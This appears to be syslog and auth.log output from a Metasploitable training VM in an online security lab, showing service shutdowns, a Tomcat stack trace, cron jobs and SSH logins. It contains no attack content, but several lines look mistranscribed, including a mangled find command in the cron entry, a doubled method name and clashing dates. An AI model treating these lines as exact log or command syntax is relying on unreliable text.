Mar 15 06:41:47 metasploitable postfix/pickup[5291]: 78012CFCD: uid=0 from=root
Mar 15 06:41:47 metasploitable postfix/cleanup[5840]: 78012CFCD: message-id=20210315104147.78012CFCD@metasploitable.localdomain
Mar 15 06:41:47 metasploitable postfix/qmgr[5292]: 78012CFCD: from=root@metasploitable.localdomain, size=1088, nrcpt=1 (queue active)
Mar 15 06:41:47 metasploitable postfix/local[5848]: 78012CFCD: to=root@metasploitable.localdomain, orig_to=root, relay=local, delay=986, delays=986/0/0/0, dsn=0, tsn=0, status=sent (delivered to mailbox)
Mar 15 06:41:47 metasploitable postfix/qmgr[5292]: 78012CFCD: removed
Mar 15 07:09:01 metasploitable /usr/sbin/cron[5803]: (root) CMD ( [ -x /usr/lib/php5/maxlifetime ] && [ -d /var/lib/php5 ] && find /var/lib/php5 -type f -c min -H /usr/lib/php5/maxlifetime -print0 | xargs -r -d '\0' rm)
Mar 15 07:12:53 metasploitable init: tty2 main process (4728) killed by TERM signal
Mar 15 07:12:53 metasploitable init: tty2 main process (4728) killed by TERM signal
Mar 15 07:12:53 metasploitable init: tty2 main process (4728) killed by TERM signal
Mar 15 07:12:53 metasploitable init: tty2 main process (4728) killed by TERM signal
Mar 15 07:12:53 metasploitable init: tty2 main process (5659) killed by TERM signal
Mar 15 07:12:53 metasploitable tomcat5.5: The java-gcj-compat-dev environment currently doesn't
Mar 15 07:13:33 metasploitable tomcat5.5: support a security manager. See README.Debian.
Mar 15 07:13:33 metasploitable jsvc.exe[5686]: 15-Mar-23 7:13:33 AM org.apache.coyote.http11.Http11BaseProtocol pause INFO: Pausing Coyote HTTP/1.1 on http-8180
Mar 15 07:13:53 metasploitable jsvc.exe[5686]: 15-Mar-23 7:13:53 AM org.apache.catalina.connector.Connector pause SEVERE: Protocol handler pause failed java.net.UnknownHostException: metasploitable at java.net.ResolverCache.getByNameName(libgcj.so.81) at java.net.InetAddress.getByName(libgcj.so.81) at java.net.InetAddress.getByName(libgcj.so.81) at org.apache.jk.common.ChannelSocket.pause(ChannelSocket.java:289) at org.apache.jk.server.JkMain.pause(JkMain.java:681) at org.apache.jk.server.JkCoyoteHandler.pause(JkCoyoteHandler.java:163) at org.apache.catalina.connector.Connector.pause(Connector.java:182) at org.apache.catalina.core.StandardService.stop(StandardService.java:489) at org.apache.catalina.core.StandardServer.stop(StandardServer.java:734) at org.apache.catalina.startup.Catalina.stop(Catalina.java:602) at java.lang.reflect.Method.invoke(libgcj.so.81) at org.apache.commons.daemon.support.DaemonLoader.stop(DaemonLoader.java:280)
Mar 15 07:13:54 metasploitable jsvc.exe[5686]: 15-Mar-23 7:13:54 AM org.apache.catalina.core.StandardService stop INFO: Stopping service Catalina
Mar 15 07:13:54 metasploitable jsvc.exe[5686]: Shutdown or reload already scheduled
Mar 15 07:13:54 metasploitable jsvc.exe[5686]: 15-Mar-23 7:13:54 AM org.apache.catalina.core.ApplicationContext log INFO: SessionListener: contextDestroyed()
Mar 15 07:13:54 metasploitable jsvc.exe[5686]: 15-Mar-23 7:13:54 AM org.apache.catalina.core.ApplicationContext log INFO: ContextListener: contextDestroyed()
Mar 15 07:13:54 metasploitable jsvc.exe[5686]: 15-Mar-23 7:13:54 AM org.apache.catalina.core.ApplicationContext log INFO: SessionListener: contextDestroyed()
Mar 15 07:13:54 metasploitable jsvc.exe[5686]: 15-Mar-23 7:13:54 AM org.apache.catalina.core.ApplicationContext log INFO: ContextListener: contextDestroyed()
Mar 15 07:13:54 metasploitable jsvc.exe[5686]: 15-Mar-23 7:13:54 AM org.apache.coyote.http11.Http11BaseProtocol destroy INFO: Stopping Coyote HTTP/1.1 on http-8180
Mar 15 07:13:54 metasploitable jsvc.exe[5686]: 15-Mar-23 7:13:54 AM org.apache.catalina.core.AprLifecycleListener lifecycleEvent INFO: Failed shutdown of Apache Portable Runtime
Mar 15 07:13:59 metasploitable rpc.statd[4459]: Caught signal 15, un-registering and exiting.
Mar 15 07:13:59 metasploitable postfix/master[5285]: terminating on signal 15
Mar 15 07:13:59 metasploitable xinetd[5320]: Exiting...
```

```
Console | Infosec Learning - Google Chrome
lab.infoseclearning.com/console/2530441/700

Kali_2021.4-312-environment View Fullscreen Send Ctrl+Alt+Delete Reboot

root@kali:~#
File Actions Edit View Help
Mar 15 07:12:53 metasploitable init: tty2 main process (4728) killed by TERM signal
Mar 15 07:12:53 metasploitable init: tty2 main process (4728) killed by TERM signal
Mar 15 07:12:53 metasploitable init: tty2 main process (4728) killed by TERM signal
Mar 15 07:12:53 metasploitable init: tty2 main process (4728) killed by TERM signal
Mar 15 07:12:53 metasploitable init: tty2 main process (5659) killed by TERM signal
Mar 15 07:12:53 metasploitable tomcat5.5: The java-gcj-compat-dev environment currently doesn't
Mar 15 07:13:33 metasploitable tomcat5.5: support a security manager. See README.Debian.
Mar 15 07:13:33 metasploitable jsvc.exe[5686]: 15-Mar-23 7:13:33 AM org.apache.coyote.http11.Http11BaseProtocol pause INFO: Pausing Coyote HTTP/1.1 on http-8180
Mar 15 07:13:53 metasploitable jsvc.exe[5686]: 15-Mar-23 7:13:53 AM org.apache.catalina.connector.Connector pause SEVERE: Protocol handler pause failed java.net.UnknownHostException: metasploitable at java.net.ResolverCache.getByNameName(libgcj.so.81) at java.net.InetAddress.getByName(libgcj.so.81) at java.net.InetAddress.getByName(libgcj.so.81) at org.apache.jk.common.ChannelSocket.pause(ChannelSocket.java:289) at org.apache.jk.server.JkMain.pause(JkMain.java:681) at org.apache.jk.server.JkCoyoteHandler.pause(JkCoyoteHandler.java:163) at org.apache.catalina.connector.Connector.pause(Connector.java:182) at org.apache.catalina.core.StandardService.stop(StandardService.java:489) at org.apache.catalina.core.StandardServer.stop(StandardServer.java:734) at org.apache.catalina.startup.Catalina.stop(Catalina.java:602) at java.lang.reflect.Method.invoke(libgcj.so.81) at org.apache.commons.daemon.support.DaemonLoader.stop(DaemonLoader.java:280)
Mar 15 07:13:54 metasploitable jsvc.exe[5686]: 15-Mar-23 7:13:54 AM org.apache.catalina.core.StandardService stop INFO: Stopping service Catalina
Mar 15 07:13:54 metasploitable jsvc.exe[5686]: Shutdown or reload already scheduled
Mar 15 07:13:54 metasploitable jsvc.exe[5686]: 15-Mar-23 7:13:54 AM org.apache.catalina.core.ApplicationContext log INFO: SessionListener: contextDestroyed()
Mar 15 07:13:54 metasploitable jsvc.exe[5686]: 15-Mar-23 7:13:54 AM org.apache.catalina.core.ApplicationContext log INFO: ContextListener: contextDestroyed()
Mar 15 07:13:54 metasploitable jsvc.exe[5686]: 15-Mar-23 7:13:54 AM org.apache.catalina.core.ApplicationContext log INFO: SessionListener: contextDestroyed()
Mar 15 07:13:54 metasploitable jsvc.exe[5686]: 15-Mar-23 7:13:54 AM org.apache.catalina.core.ApplicationContext log INFO: ContextListener: contextDestroyed()
Mar 15 07:13:54 metasploitable jsvc.exe[5686]: 15-Mar-23 7:13:54 AM org.apache.coyote.http11.Http11BaseProtocol destroy INFO: Stopping Coyote HTTP/1.1 on http-8180
Mar 15 07:13:54 metasploitable jsvc.exe[5686]: 15-Mar-23 7:13:54 AM org.apache.catalina.core.AprLifecycleListener lifecycleEvent INFO: Failed shutdown of Apache Portable Runtime
Mar 15 07:13:59 metasploitable rpc.statd[4459]: Caught signal 15, un-registering and exiting.
Mar 15 07:13:59 metasploitable postfix/master[5285]: terminating on signal 15
Mar 15 07:13:59 metasploitable xinetd[5320]: Exiting...
Mar 15 07:13:59 metasploitable mysqld[5839]: 230315 7:13:59 [Note] /usr/sbin/mysqld: Normal shutdown
Mar 15 07:13:59 metasploitable mysqld[5839]: 230315 7:13:59 InnoDB: Starting shutdown...
Mar 15 07:14:00 metasploitable mysqld[5839]: 230315 7:14:00 InnoDB: Shutdown completed; log sequence number 0 43605
Mar 15 07:14:00 metasploitable mysqld[5839]: 230315 7:14:00 [Note] /usr/sbin/mysqld: Shutdown complete
Mar 15 07:14:00 metasploitable mysqld[5839]: ended
Mar 15 07:14:03 metasploitable kernel: [ 6272.230814] ip6_tables: (C) 2000-2006 Netfilter Core Team
msfadmin@metasploitable:~/var/log$ tail auth.log
Mar 17 11:00:00 metasploitable CRON[3797]: pam_unix(cron:session): session opened for user root by (uid=0)
Mar 17 11:39:01 metasploitable CRON[5879]: pam_unix(cron:session): session closed for user root
Mar 17 16:09:18 metasploitable sshd[4981]: Server listening on *: port 22.
Mar 17 16:09:18 metasploitable sshd[4981]: error: Bind to port 22 on 0.0.0.0 failed: Address already in use.
Mar 17 16:17:01 metasploitable CRON[3789]: pam_unix(cron:session): session opened for user root by (uid=0)
Mar 17 16:17:01 metasploitable CRON[5788]: pam_unix(cron:session): session closed for user root
Mar 17 16:22:00 metasploitable sshd[5811]: Accepted password for msfadmin from 192.168.1.48 port 33200 ssh2
Mar 17 16:27:00 metasploitable sshd[5813]: pam_unix(sshd:session): session opened for user msfadmin by (uid=0)
Mar 17 16:29:01 metasploitable CRON[5837]: pam_unix(cron:session): session opened for user root by (uid=0)
Mar 17 16:30:01 metasploitable CRON[5837]: pam_unix(cron:session): session closed for user root
msfadmin@metasploitable:~/var/log$
```